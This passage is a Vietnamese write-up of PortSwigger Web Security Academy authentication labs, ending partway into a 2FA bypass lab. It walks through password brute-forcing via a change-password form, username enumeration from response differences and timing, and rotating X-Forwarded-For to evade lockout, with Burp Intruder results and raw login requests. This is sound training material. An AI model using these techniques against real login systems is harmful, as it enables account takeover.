


Sau nhiều bước thử thì khi nếu mà current password sai mà password 1 và 2 match thì nó sẽ chuyển bạn đến giao diện đăng nhập






Bắt bạn đăng nhập lại
Vậy giờ làm sao để test ra khi mà current password bị sai nó hiện thông báo ra
Thì ta chỉ cần không có password 1 và 2 match nhau là được



Đấy vậy giờ ta brute-force thôi
Đổi giá trị username=carlos là được
Và khi password đúng thì nó đưa ra “New passwords do not match”



Request	Payload	Status	Error	Timeout	Length	New passwords do not match	Comment
72	159753	200			3766	1	
0		200			3769		
1	123456	200			3769		
2	password	200			3769		
3	12345678	200			3769		
4	qwerty	200			3769		
5	123456789	200			3769		
6	12345	200			3769		


Request Response

Pretty Raw Hex Render

```
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <h1>
      My Account
    </h1>
    <p class=is-warning>
      New passwords do not match
    </p>
    <div id=account-content>
      <p>
        Your username is: carlos
      </p>
      <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
        <label>
          Email
        </label>
        <input required type="email" name="email" value="">
        <button class='button' type='submit'>
```


Và password của carlos là : 159753

Và pass được challenge



2. https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses


ban đầu


https://0a1900ee03a6073e80558fad00e400ad.web-security-academy.net/login
Web Security Academy
Username enumeration via different responses
Back to lab description
Login
Username
Password
Log in

Đăng nhập

Web Security Academy | Username enumeration via different responses

Back to lab description



Có vẻ như nó trả về thông tin sai username
Ta sẽ dùng list username được cho trước để tìm ra username tồn tại

Request	Payload	Status	Error	Timeout	Length	Invalid username
18	azureuser	200			2994	
0		200			2992	
1	carlos	200			2992	
2	root	200			2992	
3	admin	200			2992	
4	test	200			2992	
5	guest	200			2992	
6	info	200			2992	

Request Response

Pretty Raw Hex Render

```
50      </header>
51      <h1>
          Login
        </h1>
52      <section>
53        <p class=is-warning>
            Incorrect password
          </p>
54        <form class=login-form method=POST action=/login>
55          <label>
              Username
            </label>
56          <input required type=username name="username">
57          <label>
              Password
            </label>
58          <input required type=password name="password">
59          <button class=button type=submit>
                Log in
            </button>
60        </form>
61      </section>
62    </div>
63  </section>
```

Search...

Và ta có username là azureuser

Giờ ta tìm password từ listpassword để tìm ra password của user azureuser

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Invalid ...	Comment
73	aaaaaa	302			178		
0		200			3081		
1	123456	200			3081		
2	password	200			3081		
3	12345678	200			3081		
4	qwerty	200			3081		
5	123456789	200			3081		
6	12345	200			3081		

Request Response

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a1900ee03a6073e80558fad00e400ad.web-security-academy.net
3 Cookie: session=z6RCpL41nmwFAcZg9EGCzhK7NTCkAKjD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 34
10 Origin: https://0a1900ee03a6073e80558fad00e400ad.web-security-academy.net
11 Referer: https://0a1900ee03a6073e80558fad00e400ad.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 username=azureuser&password=aaaaaa
```

Và password là aaaaaa

https://0a1900ee03a6073e80558fad00e400ad.web-security-academy.net/my-account

Web Security Academy

Username enumeration via different responses

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: azureuser

Your email is: azureuser@azureuser.net


Email

Update email

Và thành công


3. https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-response-timing

Ban đầu




Ta đăng nhập các thứ nhưng có vẻ sai nhiều quá thì sẽ đăng nhập lại sau 30s

Sau một thời gian suy nghĩ, chắc chắn có gì để đó máy chủ xác nhận được một địa chỉ từ máy mình truy cập đến sai quá nhiều



Vậy ta suy nghĩ và tìm google thì ta thấy trường X-Forwarded-For
được sử dụng để định danh các proxy hoặc các tường lửa mà yêu cầu HTTP đã đi qua trước khi đến máy chủ
vậy giờ ta cứ thêm trường X-Forwarded và thay đổi liên tục trường đó khi xác nhận tìm username



Kết quả ta tìm được username là pi
Giờ ta cũng làm các bước như vậy để tìm ra được password

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
59	59	computer	302			178	
0			200			3133	
1	1	123456	200			3133	
2	2	password	200			3080	
3	3	12345678	200			3080	
4	4	qwerty	200			3080	
5	5	123456789	200			3080	
6	6	12345	200			3080	

Request Response

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a9600ca034c7cee827b798100f200dd.web-security-academy.net
3 Cookie: session=ttHZLNGrknRUJg7SyLxpRQVZgVTjVclD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 29
10 Origin: https://0a9600ca034c7cee827b798100f200dd.web-security-academy.net
11 Referer: https://0a9600ca034c7cee827b798100f200dd.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 X-Forwarded-For: 59
19 Connection: close
20
21 username=pi&password=computer
```

Và password là computer

Vậy là hoàn thành challenge

Web Security Academy

Username enumeration via response timing

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log out

My Account

Your username is: pi


Your email is: pi@pi.net

Email


Update email


4. https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass

Ban đầu đề bài có 2 tài khoản để đăng nhập, nhưng chỉ có tài khoản wiener
Là có nhận được email để lấy mã xác nhận
Còn tài khoản carlos thì không





Sau khi đăng nhập thì



